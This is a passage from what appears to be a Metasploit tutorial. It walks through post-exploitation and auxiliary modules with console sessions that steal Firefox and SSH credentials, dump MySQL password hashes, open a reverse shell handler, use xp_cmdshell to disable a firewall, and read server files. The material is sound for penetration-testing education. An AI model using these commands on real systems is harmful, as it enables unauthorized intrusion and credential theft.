  Name      Current Setting  Required  Description
  ----      -
  SESSION   1                yes       The session to run this module on.

msf post(enum_users_history) > run

[+] Info:
[+]   Kali GNU/Linux 1.0.6
[+]   Linux kali 3.12-kali1-486 #1 Debian 3.12.6-2kali1 (2014-01-06) i686 GNU/Linux
[*] History for root stored in /root/.msf4/loot/20140228005914_default_192.168.1.109_
    ↳linux.enum.users_491309.txt
[*] History for root stored in /root/.msf4/loot/20140228005930_default_192.168.1.109_
    ↳linux.enum.users_349754.txt
[*] Last logs stored in /root/.msf4/loot/20140228010003_default_192.168.1.109_linux.
    ↳enum.users_170027.txt
[*] Sudoers stored in /root/.msf4/loot/20140228010003_default_192.168.1.109_linux.
    ↳enum.users_210141.txt
[*] Post module execution completed
```

4.11.3 OS X

Gather Modules

enum_osx

The “enum_osx” post module gathers basic system information from Mac OS X Tiger, Leopard, Snow Leopard and Lion systems.

```
msf > use post/osx/gather/enum_osx
msf post(enum_osx) > run

[*] Running module against Victim.local
[*] This session is running as root!
[*] Saving all data to /root/.msf4/logs/post/enum_osx/Victim.local_20120926.3521
[*] Enumerating OS
[*] Enumerating Network
[*] Enumerating Bluetooth
[*] Enumerating Ethernet
[*] Enumerating Printers
[*] Enumerating USB
[*] Enumerating Airport
[*] Enumerating Firewall
[*] Enumerating Known Networks
[*] Enumerating Applications
[*] Enumerating Development Tools
[*] Enumerating Frameworks
[*] Enumerating Logs
[*] Enumerating Preference Panes
[*] Enumerating StartUp
[*] Enumerating TCP Connections
[*] Enumerating UDP Connections
[*] Enumerating Environment Variables
[*] Enumerating Last Boottime
[*] Enumerating Current Activity
[*] Enumerating Process List
[*] Enumerating Users
[*] Enumerating Groups
[*] .ssh Folder is present for Victim
[*] Downloading id_dsa
[*] Downloading known_hosts
[*] .gnupg Folder is present for Victim
[*] Downloading ls: /Users/Victim/.gnupg: No such file or directory
[*] Capturing screenshot
[*] Capturing screenshot for each loginwindow process since privilege is root
[*] Capturing for PID:2508
...snip...
[*] Post module execution completed
```

```
root@kali:~/ .msf4/logs/post/enum_osx/RJLAP4.local_20120926.3521# ls
Airport.txt      Firewall.txt     OS.txt
↪              TCP Connections.txt
Applications.txt Frameworks.txt   OS X Gather Mac OS X System_
↪Information Enumeration  UDP Connections.txt
Bluetooth.txt    Groups.txt      Preference Panes.txt
↪              USB.txt
```

(continues on next page)

(continued from previous page)

Current Activity.txt	Known Networks.txt	Printers.txt
→ Users.txt		
Development Tools.txt	Last Boottime.txt	Process List.txt
Environment Variables.txt	Logs.txt	screenshot_2058.jpg
Ethernet.txt	Network.txt	StartUp.txt

```
root@kali:~/msf4/logs/post/enum_osx/Victim.local_20120926.3521# more Firewall.txt
Firewall:
```

```
Firewall Settings:
```

```
Mode: Block all incoming connections
Firewall Logging: Yes
Stealth Mode: Yes
```

```
root@kali:~/msf4/logs/post/enum_osx/Victim.local_20120926.3521# more OS.txt
Software:
```

```
System Software Overview:
```

```
System Version: Mac OS X 10.7.4 (11E53)
Kernel Version: Darwin 11.4.0
Boot Volume: Macintosh HD
Boot Mode: Normal
Computer Name: Victim
User Name: System Administrator (root)
Secure Virtual Memory: Enabled
64-bit Kernel and Extensions: Yes
Time since boot: 12:13
```

4.11.4 Multiple OS

Gather Modules

env

The “env” module will collect and display the operating system environment variables on the compromised system.

```
meterpreter > run post/multi/gather/env

ComSpec=C:\WINDOWS\system32\cmd.exe
FP_NO_HOST_CHECK=NO
NUMBER_OF_PROCESSORS=1
OS=Windows_NT
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH
PROCESSOR_ARCHITECTURE=x86
PROCESSOR_IDENTIFIER=x86 Family 6 Model 37 Stepping 2, GenuineIntel
PROCESSOR_LEVEL=6
PROCESSOR_REVISION=2502
Path=C:\Perl\site\bin;C:\Perl\bin;C:\WINDOWS\system32;C:\WINDOWS;
→ C:\WINDOWS\System32\Wbem;c:\python25;c:\Program Files\Microsoft SQL Server\90\Tools\
→ $
TEMP=C:\WINDOWS\TEMP
```

(continues on next page)

(continued from previous page)

```
TMP=C:\WINDOWS\TEMP
windir=C:\WINDOWS
meterpreter >
```

firefox_creds

The “firefox_creds” post-exploitation module gathers saved credentials and cookies from an installed instance of Firefox on the compromised host. Third-party tools can then be used to extract the passwords if there is no master password set on the database.

```
meterpreter > run post/multi/gather/firefox_creds

[*] Checking for Firefox directory in: C:\Documents and
↳ Settings\Administrator\Application Data\Mozilla\
[*] Found Firefox installed
[*] Locating Firefox Profiles...

[+] Found Profile 8r4i3uac.default
[+] Downloading cookies.sqlite file from: C:\Documents and
↳ Settings\Administrator\Application Data\Mozilla\Firefox\Profiles\8r4i3uac.default
[+] Downloading cookies.sqlite-journal file from: C:\Documents and
↳ Settings\Administrator\Application Data\Mozilla\Firefox\Profiles\8r4i3uac.default
[+] Downloading key3.db file from: C:\Documents and
↳ Settings\Administrator\Application Data\Mozilla\Firefox\Profiles\8r4i3uac.default
[+] Downloading signons.sqlite file from: C:\Documents and
↳ Settings\Administrator\Application Data\Mozilla\Firefox\Profiles\8r4i3uac.default
meterpreter >
```

ssh_creds

The “ssh_creds” module will collect the contents of user’s .ssh directory on the targeted machine. Additionally, known_hosts and authorized_keys and any other files are also downloaded.

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD linux/x86/shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.101
lhost => 192.168.1.101
msf exploit(handler) > set LPORT 443
lport => 443
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.101:443
[*] Starting the payload handler...
[*] Command shell session 1 opened (192.168.1.101:443 -> 192.168.1.101:37059) at 2011-
↳ 06-02 11:06:02 -0600

id
uid=0(root) gid=0(root) groups=0(root)
^Z
Background session 1? [y/N] y

msf exploit(handler) > use post/multi/gather/ssh_creds
```

(continues on next page)

(continued from previous page)

```

msf post(ssh_creds) > show options

Module options (post/multi/gather/ssh_creds):

  Name      Current Setting  Required  Description
  ----      -
  SESSION                    yes       The session to run this module on.

msf post(ssh_creds) > set SESSION 1
session => 1
msf post(ssh_creds) > run

[*] Determining session platform and type...
[*] Checking for OpenSSH profile in: /bin/.ssh
[-] OpenSSH profile not found in /bin/.ssh
[*] Checking for OpenSSH profile in: /dev/.ssh
...snip...
[-] OpenSSH profile not found in /var/www/.ssh
[+] Downloading /root/.ssh/authorized_keys
[+] Downloading /root/.ssh/authorized_keys2
[+] Downloading /root/.ssh/id_rsa
[+] Downloading /root/.ssh/id_rsa.pub
[+] Downloading /root/.ssh/known_hosts
[+] Downloading /usr/NX/home/nx/.ssh/authorized_keys2
[+] Downloading /usr/NX/home/nx/.ssh/default.id_dsa.pub
[+] Downloading /usr/NX/home/nx/.ssh/known_hosts
[+] Downloading /usr/NX/home/nx/.ssh/restore.id_dsa.pub
[*] Post module execution completed
msf post(ssh_creds) >

```

General Modules

execute

This module will execute arbitrary commands to an open sessions. Works on Windows, Linux, OSX and Unix platforms.

```

msf post(execute) >
[*] 10.10.0.100      java_jre17_exec - Java 7 Applet Remote Code Execution handling_
↳request
[*] Sending stage (2976 bytes) to 10.10.0.100
[*] Command shell session 1 opened (10.10.0.151:4444 -> 10.10.0.100:1173) at 2012-08-
↳31 15:06:06 -0400

msf post(execute) > show options

Module options (post/multi/general/execute):

  Name      Current Setting  Required  Description
  ----      -
  COMMAND    echo hell > file.txt  no       The entire command line to execute on the_
↳session
  SESSION    1                  yes       The session to run this module on.

```

(continues on next page)

(continued from previous page)

```
msf post(execute) > run

[*] Executing echo hell > file.txt on #>Session:shell 10.10.0.100:1173 (10.10.0.100)
↳ "Microsoft Windows XP [Version 5.1.2600] (C) Copyright 1985-2001 Microsoft Corp.
↳ C:\Documents and Settings\administrator\Desktop>">...
[*] Response:
[*] Post module execution completed

msf post(execute) > sessions -i 1
[*] Starting interaction with 1...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\administrator\Desktop> dir
dir
Volume in drive C has no label.
Volume Serial Number is 2CB7-2817

Directory of C:\Documents and Settings\administrator\Desktop

08/31/2012  09:04 AM    >DIR>          .
08/31/2012  09:04 AM    >DIR>          ..
08/31/2012  09:04 AM                46 file.txt
12/29/2011  03:52 PM                70 portlist.txt
                2 File(s)            1,431 bytes
                2 Dir(s)      4,899,721,216 bytes free

C:\Documents and Settings\administrator\Desktop>
```

malware_check

This module uploads a file to virustotal.com, and displays the scan results. It can also be run directly from within a meterpreter session. Works on Windows, Linux, OSX and Unix platforms.

```
msf post(check_malware) > show options

Module options (post/multi/gather/check_malware):
```

Name	Current Setting	Required	Description
APIKEY		yes	VirusTotal API key
REMOTEFILE	C:\msfrev.exe	yes	A file to check from the remote machine
SESSION	1	yes	The session to run this module on.

```
msf post(check_malware) > run

[*] 192.168.101.129 - Checking: C:\msfrev.exe...
[*] 192.168.101.129 - VirusTotal message: Scan finished, information embedded
[*] 192.168.101.129 - MD5: 88b90ef2641ed89aa9506264a46df29a
[*] 192.168.101.129 - SHA1: 9767f651321c5cac786312f59a1c046ac1e27ad3
[*] 192.168.101.129 - SHA256:
↳ 04fb3ba1ccb64371f75b0b54d1dc7f20dcef2c6f773d7682b3d7f57d4691d296
[*] Analysis Report: C:\msfrev.exe (38 / 55):
```

(continues on next page)

(continued from previous page)

Antivirus	Detected	Version	Result	Update
=====	=====	=====	=====	=====
ALYac	true	1.0.1.5	Gen:Variant.Zusy.Elzob.8031	┐
↪20151125				
AVG	true	16.0.0.4460	Agent	┐
↪20151125				
AVware	true	1.5.0.21	Trojan.Win32.Swrort.B (v)	┐
↪20151124				
Ad-Aware	true	12.0.163.0	Gen:Variant.Zusy.Elzob.8031	┐
↪20151125				
AegisLab	false	1.5		┐
↪20151125				
Agnitum	true	5.5.1.3	Trojan.Rosena.Gen.1	┐
↪20151124				
AhnLab-V3	true	2015.11.26.00	Trojan/Win32.Shell	┐
↪20151125				
Alibaba	false	1.0		┐
↪20151125				
Arcabit	true	1.0.0.624	Trojan.Zusy.Elzob.D1F5F	┐
↪20151125				
Avast	true	8.0.1489.320	Win32:SwPatch [Wrm]	┐
↪20151125				
Avira	true	8.3.2.4	TR/Crypt.EPACK.Gen2	┐
↪20151125				
Baidu-International	true	3.5.1.41473	Trojan.Win32.Rozena.AM	┐
↪20151124				
BitDefender	true	7.2	Gen:Variant.Zusy.Elzob.8031	┐
↪20151125				
Bkav	false	1.3.0.7383		┐
↪20151125				
ByteHero	false	1.0.0.1		┐
↪20151125				
CAT-QuickHeal	true	14.00	Trojan.Swrort.A	┐
↪20151125				
CMC	false	1.1.0.977		┐
↪20151124				
ClamAV	true	0.98.5.0	Win.Trojan.MSShellcode-7	┐
↪20151125				
Comodo	true	23654	TrojWare.Win32.Rozena.A	┐
↪20151125				
Cyren	true	5.4.16.7	W32/Swrort.A	┐
↪20151125				
DrWeb	true	7.0.16.10090	Trojan.Swrort.1	┐
↪20151125				
ESET-NOD32	true	12622	a variant of Win32/Rozena.AM	┐
↪20151125				
Emsisoft	true	3.5.0.642	Gen:Variant.Zusy.Elzob.8031 (B)	┐
↪20151125				
F-Prot	true	4.7.1.166	W32/Swrort.A	┐
↪20151125				
F-Secure	true	11.0.19100.45	Gen:Variant.Zusy.Elzob.8031	┐
↪20151125				
Fortinet	true	5.1.220.0	W32/Swrort.C!tr	┐
↪20151125				

(continues on next page)

(continued from previous page)

```

GData          true      25      Gen:Variant.Zusy.Elzob.8031  𐄂
↳20151125
Ikarus          true      T3.1.9.5.0  Trojan.Win32.Swrort         𐄂
↳20151125
Jiangmin        false     16.0.100    𐄂
↳20151124
K7AntiVirus     true      9.212.17966 Backdoor ( 04c53ccea1 )    𐄂
↳20151125
K7GW            true      9.212.17968 Backdoor ( 04c53ccea1 )    𐄂
↳20151125
Kaspersky       true      15.0.1.10   HEUR:Trojan.Win32.Generic  𐄂
↳20151125
Malwarebytes    true      2.1.1.1115  Backdoor.Bot.Gen           𐄂
↳20151125
...snip...

[*] Post module execution completed

```

```

meterpreter > run post/multi/gather/check_malware REMOTEFILE=C:\\msfrev.exe

[*] 192.168.101.129 - Checking: C:\\Users\\loneferret\\Downloads\\msfrev.exe...
[*] 192.168.101.129 - VirusTotal message: Scan finished, information embedded
[*] 192.168.101.129 - MD5: 88b90ef2641ed89aa9506264a46df29a
[*] 192.168.101.129 - SHA1: 9767f651321c5cac786312f59a1c046ac1e27ad3
[*] 192.168.101.129 - SHA256: 𐄂
↳04fb3balccb64371f75b0b54d1dc7f20dcef2c6f773d7682b3d7f57d4691d296
[*] Analysis Report: C:\\msfrev.exe (35 / 54):

=====

Antivirus      Detected  Version      Result      Update
-----
ALYac          true      1.0.1.5      Gen:Variant.Zusy.Elzob.8031  20151125
AVG            true      16.0.0.4460  Agent       20151125
AVware         true      1.5.0.21     Trojan.Win32.Swrort.B (v)    20151124
Ad-Aware       true      12.0.163.0   Gen:Variant.Zusy.Elzob.8031  20151125
AegisLab       false     1.5          20151125
Agnitum        true      5.5.1.3      Trojan.Rosena.Gen.1         20151124
..snip..

```

4.12 Auxiliary Module

tomcat_administration

The “tomcat_administration” module scans a range of IP addresses and locates the Tomcat Server administration panel and version.

```

msf > use auxiliary/admin/http/tomcat_administration
msf auxiliary(tomcat_administration) > show options

Module options (auxiliary/admin/http/tomcat_administration):

  Name      Current Setting  Required  Description
  ----

```

(continues on next page)

(continued from previous page)

Proxies	no	A proxy chain of <code>format type:host:port[,</code>
<code>↪type:host:port][...]</code>		
RHOSTS	yes	The target address <code>range</code> or CIDR identifier
RPORT 8180	yes	The target port (TCP)
SSL false	no	Negotiate SSL/TLS for outgoing connections
THREADS 1	yes	The number of concurrent threads
TOMCAT_PASS	no	The password for the specified username
TOMCAT_USER	no	The username to authenticate as
VHOST	no	HTTP server virtual host

To configure the module, we set the RHOSTS and THREADS values and let it run against the default port.

```
msf auxiliary(tomcat_administration) > set RHOSTS 192.168.1.200-210
RHOSTS => 192.168.1.200-210
msf auxiliary(tomcat_administration) > set THREADS 11
THREADS => 11
msf auxiliary(tomcat_administration) > run

[*] http://192.168.1.200:8180/admin [Apache-Coyote/1.1] [Apache Tomcat/5.5] [Tomcat_
↪Server Administration] [tomcat/tomcat]
[*] Scanned 05 of 11 hosts (045% complete)
[*] Scanned 06 of 11 hosts (054% complete)
[*] Scanned 08 of 11 hosts (072% complete)
[*] Scanned 09 of 11 hosts (081% complete)
[*] Scanned 11 of 11 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tomcat_administration) >
```

mssql_enum

The “mssql_enum” is an admin module that will accept a set of credentials and query a MSSQL for various configuration settings.

```
msf > use auxiliary/admin/mssql/mssql_enum
msf auxiliary(mssql_enum) > show options

Module options (auxiliary/admin/mssql/mssql_enum):

  Name                Current Setting  Required  Description
  ----                -
  PASSWORD             no              The password for the specified_
↪username
  RHOST                yes             The target address
  RPORT 1433           yes             The target port (TCP)
  TDSENCRYPTION        false           yes       Use TLS/SSL for TDS data "Force_
↪Encryption"
  USERNAME             sa              no        The username to authenticate as
  USE_WINDOWS_AUTHENT  false          yes       Use windows authentication_
↪(requires DOMAIN option set)
```

To configure the module, we accept the default username, set our PASSWORD and RHOST, then let it run.

```
msf auxiliary(mssql_enum) > set PASSWORD password1
PASSWORD => password1
msf auxiliary(mssql_enum) > set RHOST 192.168.1.195
RHOST => 192.168.1.195
msf auxiliary(mssql_enum) > run
```

(continues on next page)

(continued from previous page)

```
[*] Running MS SQL Server Enumeration...
[*] Version:
[*]   Microsoft SQL Server 2005 - 9.00.1399.06 (Intel X86)
[*]       Oct 14 2005 00:33:37
[*]       Copyright (c) 1988-2005 Microsoft Corporation
[*]       Express Edition on Windows NT 5.1 (Build 2600: Service Pack 2)
[*] Configuration Parameters:
[*]   C2 Audit Mode is Not Enabled
[*]   xp_cmdshell is Not Enabled
[*]   remote access is Enabled
[*]   allow updates is Not Enabled
[*]   Database Mail XPs is Not Enabled
[*]   Ole Automation Procedures are Not Enabled
[*] Databases on the server:
[*]   Database name:master
[*]   Database Files for master:
[*]       c:\Program Files\Microsoft SQL Server\MSSQL.1\MSSQL\DATA\master.mdf
[*]       c:\Program Files\Microsoft SQL Server\MSSQL.1\MSSQL\DATA\mastlog.ldf
[*]   Database name:tempdb
[*]   Database Files for tempdb:
[*]       c:\Program Files\Microsoft SQL Server\MSSQL.1\MSSQL\DATA\tempdb.mdf
[*]       c:\Program Files\Microsoft SQL Server\MSSQL.1\MSSQL\DATA\templog.ldf
[*]   Database name:model
[*]   Database Files for model:
[*]       c:\Program Files\Microsoft SQL Server\MSSQL.1\MSSQL\DATA\model.mdf
[*]       c:\Program Files\Microsoft SQL Server\MSSQL.1\MSSQL\DATA\modellog.ldf
[*]   Database name:msdb
[*]   Database Files for msdb:
[*]       c:\Program Files\Microsoft SQL Server\MSSQL.1\MSSQL\DATA\MSDBData.mdf
[*]       c:\Program Files\Microsoft SQL Server\MSSQL.1\MSSQL\DATA\MSDBLog.ldf
[*] System Logins on this Server:
[*]   sa
[*]   ##MS_SQLResourceSigningCertificate##
[*]   ##MS_SQLReplicationSigningCertificate##
[*]   ##MS_SQLAuthenticatorCertificate##
[*]   ##MS_AgentSigningCertificate##
[*]   BUILTIN\Administrators
[*]   NT AUTHORITY\SYSTEM
[*]   V-MAC-XP\SQLServer2005MSSQLUser$V-MAC-XP$SQLEXPRESS
[*]   BUILTIN\Users
[*] Disabled Accounts:
[*]   No Disabled Logins Found
[*] No Accounts Policy is set for:
[*]   All System Accounts have the Windows Account Policy Applied to them.
[*] Password Expiration is not checked for:
[*]   sa
[*] System Admin Logins on this Server:
[*]   sa
[*]   BUILTIN\Administrators
[*]   NT AUTHORITY\SYSTEM
[*]   V-MAC-XP\SQLServer2005MSSQLUser$V-MAC-XP$SQLEXPRESS
[*] Windows Logins on this Server:
[*]   NT AUTHORITY\SYSTEM
[*] Windows Groups that can logins on this Server:
[*]   BUILTIN\Administrators
[*]   V-MAC-XP\SQLServer2005MSSQLUser$V-MAC-XP$SQLEXPRESS
```

(continues on next page)

(continued from previous page)

```

[*] BUILTIN\Users
[*] Accounts with Username and Password being the same:
[*] No Account with its password being the same as its username was found.
[*] Accounts with empty password:
[*] No Accounts with empty passwords where found.
[*] Stored Procedures with Public Execute Permission found:
[*] sp_replsetsyncstatus
[*] sp_replcounters
[*] sp_replsendtoqueue
[*] sp_resyncexecutesql
[*] sp_preexecrpc
[*] sp_repltrans
[*] sp_xml_preparedocument
[*] xp_qv
[*] xp_getnetname
[*] sp_releaseschemalock
[*] sp_refreshview
[*] sp_replcmds
[*] sp_unprepare
[*] sp_resyncprepare
[*] sp_createorphan
[*] xp_dirtree
[*] sp_replwritetovarbin
[*] sp_replsetoriginator
[*] sp_xml_removedocument
[*] sp_repldone
[*] sp_reset_connection
[*] xp_fileexist
[*] xp_fixeddrives
[*] sp_getschemalock
[*] sp_preexec
[*] xp_revokelogin
[*] sp_resyncuniquetable
[*] sp_replflush
[*] sp_resyncexecute
[*] xp_grantlogin
[*] sp_droporphans
[*] xp_regread
[*] sp_getbindtoken
[*] sp_replincrementlsn
[*] Instances found on this server:
[*] SQLEXPRESS
[*] Default Server Instance SQL Server Service is running under the privilege of:
[*] xp_regread might be disabled in this system
[*] Auxiliary module execution completed
msf auxiliary(mssql_enum) >

```

mssql_exec

The “mssql_exec” admin module takes advantage of the xp_cmdshell stored procedure to execute commands on the remote system. If you have acquired or guessed MSSQL admin credentials, this can be a very useful module.

```

msf > use auxiliary/admin/mssql/mssql_exec
msf auxiliary(mssql_exec) > show options

Module options (auxiliary/admin/mssql/mssql_exec):

```

(continues on next page)

(continued from previous page)

Name	Current Setting	Required	Description
----	-----	-----	-----
CMD	cmd.exe /c echo OWNED > C:\owned.exe	no	Command to
→execute			
PASSWORD		no	The password
→for the specified username			
RHOST		yes	The target
→address			
RPORT	1433	yes	The target
→port (TCP)			
TDSENCRYPTION	false	yes	Use TLS/SSL
→for TDS data "Force Encryption"			
USERNAME	sa	no	The username
→to authenticate as			
USE_WINDOWS_AUTHENT	false	yes	Use windows
→authentication (requires DOMAIN option set)			

We set our RHOST and PASSWORD values and set the CMD to disable the Windows Firewall on the remote system. This can enable us to potentially exploit other services running on the target.

```
msf auxiliary(mssql_exec) > set CMD netsh firewall set opmode disable
CMD => netsh firewall set opmode disable
msf auxiliary(mssql_exec) > set PASSWORD password1
PASSWORD => password1
msf auxiliary(mssql_exec) > set RHOST 192.168.1.195
RHOST => 192.168.1.195
msf auxiliary(mssql_exec) > run

[*] The server may have xp_cmdshell disabled, trying to enable it...
[*] SQL Query: EXEC master..xp_cmdshell 'netsh firewall set opmode disable'

output
-----
Ok.

[*] Auxiliary module execution completed
msf auxiliary(mssql_exec) >
```

mysql_enum

The “mysql_enum” module will connect to a remote MySQL database server with a given set of credentials and perform some basic enumeration on it.

```
msf > use auxiliary/admin/mysql/mysql_enum
msf auxiliary(mysql_enum) > show options

Module options (auxiliary/admin/mysql/mysql_enum):

Name      Current Setting  Required  Description
-----
PASSWORD    
RHOST        
RPORT      3306            yes       The target port
```

(continues on next page)

(continued from previous page)

USERNAME	no	The username to authenticate as
----------	----	--

To configure the module, we provide values for PASSWORD, RHOST, and USERNAME then let it run against the target.

```
msf auxiliary(mysql_enum) > set PASSWORD s3cr3t
PASSWORD => s3cr3t
msf auxiliary(mysql_enum) > set RHOST 192.168.1.201
RHOST => 192.168.1.201
msf auxiliary(mysql_enum) > set USERNAME root
USERNAME => root
msf auxiliary(mysql_enum) > run

[*] Running MySQL Enumerator...
[*] Enumerating Parameters
[*]   MySQL Version: 5.1.41
[*]   Compiled for the following OS: Win32
[*]   Architecture: ia32
[*]   Server Hostname: xen-xp-sploit
[*]   Data Directory: C:\xampp\mysql\data\
[*]   Logging of queries and logins: OFF
[*]   Old Password Hashing Algorithm OFF
[*]   Loading of local files: ON
[*]   Logins with old Pre-4.1 Passwords: OFF
[*]   Allow Use of symlinks for Database Files: YES
[*]   Allow Table Merge:
[*]   SSL Connection: DISABLED
[*] Enumerating Accounts:
[*]   List of Accounts with Password Hashes:
[*]       User: root Host: localhost Password Hash:
↪*58C036CDA51D8E8BBBBF2F9EA5ABF111ADA444F0
[*]       User: pma Host: localhost Password Hash:
↪*602F8827EA283047036AFA836359E3688401F6CF
[*]       User: root Host: % Password Hash:
↪*58C036CDA51D8E8BBBBF2F9EA5ABF111ADA444F0
[*]   The following users have GRANT Privilege:
[*]       User: root Host: localhost
[*]       User: root Host: %
[*]   The following users have CREATE USER Privilege:
[*]       User: root Host: localhost
[*]       User: root Host: %
[*]   The following users have RELOAD Privilege:
[*]       User: root Host: localhost
[*]       User: root Host: %
[*]   The following users have SHUTDOWN Privilege:
[*]       User: root Host: localhost
[*]       User: root Host: %
[*]   The following users have SUPER Privilege:
[*]       User: root Host: localhost
[*]       User: root Host: %
[*]   The following users have FILE Privilege:
[*]       User: root Host: localhost
[*]       User: root Host: %
[*]   The following users have POCCESS Privilege:
[*]       User: root Host: localhost
[*]       User: root Host: %
```

(continues on next page)

(continued from previous page)

```
[*] The following accounts have privileges to the mysql database:
[*] User: root Host: localhost
[*] User: root Host: %
[*] The following accounts are not restricted by source:
[*] User: root Host: %
[*] Auxiliary module execution completed
msf auxiliary(mysql_enum) >
```

mysql_sql

The “mysql_sql” module performs SQL queries on a remote server when provided with a valid set of credentials.

```
msf > use auxiliary/admin/mysql/mysql_sql
msf auxiliary(mysql_sql) > show options

Module options (auxiliary/admin/mysql/mysql_sql):

  Name      Current Setting  Required  Description
  ----      -
  PASSWORD                      no        The password for the specified username
  RHOST                        yes        The target address
  RPORT      3306             yes        The target port
  SQL        select version() yes        The SQL to execute.
  USERNAME                      no        The username to authenticate as
```

To configure the module, we provided the PASSWORD, RHOST, and USERNAME settings and we will leave the default query to pull the server version.

```
msf auxiliary(mysql_sql) > set PASSWORD s3cr3t
PASSWORD => s3cr3t
msf auxiliary(mysql_sql) > set RHOST 192.168.1.201
RHOST => 192.168.1.201
msf auxiliary(mysql_sql) > set USERNAME root
USERNAME => root
msf auxiliary(mysql_sql) > run

[*] Sending statement: 'select version()'...
[*] | 5.1.41 |
[*] Auxiliary module execution completed
msf auxiliary(mysql_sql) >
```

postgres_readfile

The “postgres_readfile” module, when provided with valid credentials for a PostgreSQL server, will read and display files of your choosing on the server.

```
msf > use auxiliary/admin/postgres/postgres_readfile
msf auxiliary(postgres_readfile) > show options

Module options (auxiliary/admin/postgres/postgres_readfile):

  Name      Current Setting  Required  Description
  ----      -
  DATABASE  templatedb       yes        The database to authenticate against
  PASSWORD                      no        The password for the specified username. Leave
↳ blank for a random password.
  RFILE      /etc/passwd       yes        The remote file
```

(continues on next page)

(continued from previous page)

RHOST		yes	The target address
RPORT	5432	yes	The target port
USERNAME	postgres	yes	The username to authenticate as
VERBOSE	false	no	Enable verbose output

In order to configure the module, we set the PASSWORD and RHOST values, set RFILE as the file we wish to read and let the module run.

```
msf auxiliary(postgres_readfile) > set PASSWORD toor
PASSWORD => toor
msf auxiliary(postgres_readfile) > set RFILE /etc/hosts
RFILE => /etc/hosts
msf auxiliary(postgres_readfile) > set RHOST 127.0.0.1
RHOST => 127.0.0.1
msf auxiliary(postgres_readfile) > run

Query Text: 'CREATE TEMP TABLE UnprtSRXpcuMpN (INPUT TEXT);
            COPY UnprtSRXpcuMpN FROM '/etc/hosts';
            SELECT * FROM UnprtSRXpcuMpN'
```

```
input
-----
127.0.0.1      localhost
127.0.1.1      ph33r

# The following lines are desirable for IPv6 capable hosts
::1           ip6-localhost ip6-loopback
fe00::0       ip6-localnet
ff00::0       ip6-mcastprefix
ff02::1       ip6-allnodes
ff02::2       ip6-allrouters
ff02::3       ip6-allhosts

[*] Auxiliary module execution completed
msf auxiliary(postgres_readfile) >
```

postgres_sql

The “postgres_sql” module, when provided with valid credentials for a PostgreSQL server, will perform queries of your choosing and return the results.

```
msf > use auxiliary/admin/postgres/postgres_sql
msf auxiliary(postgres_sql) > show options

Module options (auxiliary/admin/postgres/postgres_sql):
```

Name	Current Setting	Required	Description
-----	-----	-----	-----
DATABASE	template1	yes	The database to authenticate against
PASSWORD		no	The password for the specified username. ↳
↳ Leave blank for a random password.			
RETURN_ROWSET	true	no	Set to true to see query result sets
RHOST		yes	The target address
RPORT	5432	yes	The target port
SQL	select version()	no	The SQL query to execute
USERNAME	postgres	yes	The username to authenticate as

(continues on next page)

(continued from previous page)

VERBOSE	false	no	Enable verbose output
---------	-------	----	-----------------------

The required configuration for this module is minimal as we will just set our PASSWORD and RHOST values, leave the default query to pull the server version, then let it run against our target.

```
msf auxiliary(postgres_sql) > set PASSWORD toor
PASSWORD => toor
msf auxiliary(postgres_sql) > set RHOST 127.0.0.1
RHOST => 127.0.0.1
msf auxiliary(postgres_sql) > run

Query Text: 'select version()'
=====

    version
    -----
    PostgreSQL 8.3.8 on i486-pc-linux-gnu, compiled by GCC gcc-4.3.real (Ubuntu 4.3.2-
    ↳1ubuntu1) 4.3.2

[*] Auxiliary module execution completed
msf auxiliary(postgres_sql) >
```

poweron_vm

The “poweron_vm” module will log into the Web API of VMware and try to power on a specified Virtual Machine.

```
msf > use auxiliary/admin/vmware/poweron_vm
msf auxiliary(poweron_vm) > show options

Module options (auxiliary/admin/vmware/poweron_vm):

  Name      Current Setting      Required  Description
  ----      -
  PASSWORD  vmwareESXpassword    yes       The password to Authenticate with.
  Proxies                        no        Use a proxy chain
  RHOST      192.168.1.52          yes       The target address
  RPORT      443                   yes       The target port
  USERNAME   root                  yes       The username to Authenticate with.
  VHOST                          no        HTTP server virtual host
  VM         XPSP3CloneMe          yes       The VM to try to Power On
```

Running the module gives little output but nothing more is needed besides the success or failure of powering on the virtual machine.

```
msf auxiliary(poweron_vm) > run

[+] VM Powered On Successfully
[*] Auxiliary module execution completed
msf auxiliary(poweron_vm) >
```

endpoint_mapper

The endpoint_mapper module queries the EndPoint Mapper service of a remote system to determine what services are available. In the information gathering stage, this can provide some very valuable information.

```
msf > use auxiliary/scanner/dcerpc/endpoint_mapper
msf auxiliary(endpoint_mapper) > show options
```

(continues on next page)

(continued from previous page)

Module options:

Name	Current Setting	Required	Description
-----	-----	-----	-----
RHOSTS		yes	The target address range or CIDR identifier
RPORT	135	yes	The target port
THREADS	1	yes	The number of concurrent threads

In order to run the module, all we need to do is pass it a range of IP addresses, set the THREADS count, and let it go to work.

```
msf auxiliary(endpoint_mapper) > set RHOSTS 192.168.1.200-254
RHOSTS => 192.168.1.200-254
msf auxiliary(endpoint_mapper) > set THREADS 55
threads => 55
msf auxiliary(endpoint_mapper) > run
[*] Connecting to the endpoint mapper service...
[*] Connecting to the endpoint mapper service...
[*] Connecting to the endpoint mapper service...
...snip...
[*] Connecting to the endpoint mapper service...
[*] Connecting to the endpoint mapper service...
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d5 v1.0 LRPC (dhcpcsvc) [DHCP Client LRPC_
↳Endpoint]
[*] 3473dd4d-2e88-4006-9cba-22570909dd10 v5.0 LRPC (W32TIME_ALT) [WinHttp Auto-Proxy_
↳Service]
[*] 3473dd4d-2e88-4006-9cba-22570909dd10 v5.0 PIPE (\PIPE\W32TIME_ALT) \XEN-2K3-BARE_
↳[WinHttp Auto-Proxy Service]
[*] 906b0ce0-c70b-1067-b317-00dd010662da v1.0 LRPC (LRPC00000408.00000001)
[*] 906b0ce0-c70b-1067-b317-00dd010662da v1.0 LRPC (LRPC00000408.00000001)
[*] 906b0ce0-c70b-1067-b317-00dd010662da v1.0 LRPC (LRPC00000408.00000001)
[*] 906b0ce0-c70b-1067-b317-00dd010662da v1.0 LRPC (LRPC00000408.00000001)
[*] Could not connect to the endpoint mapper service
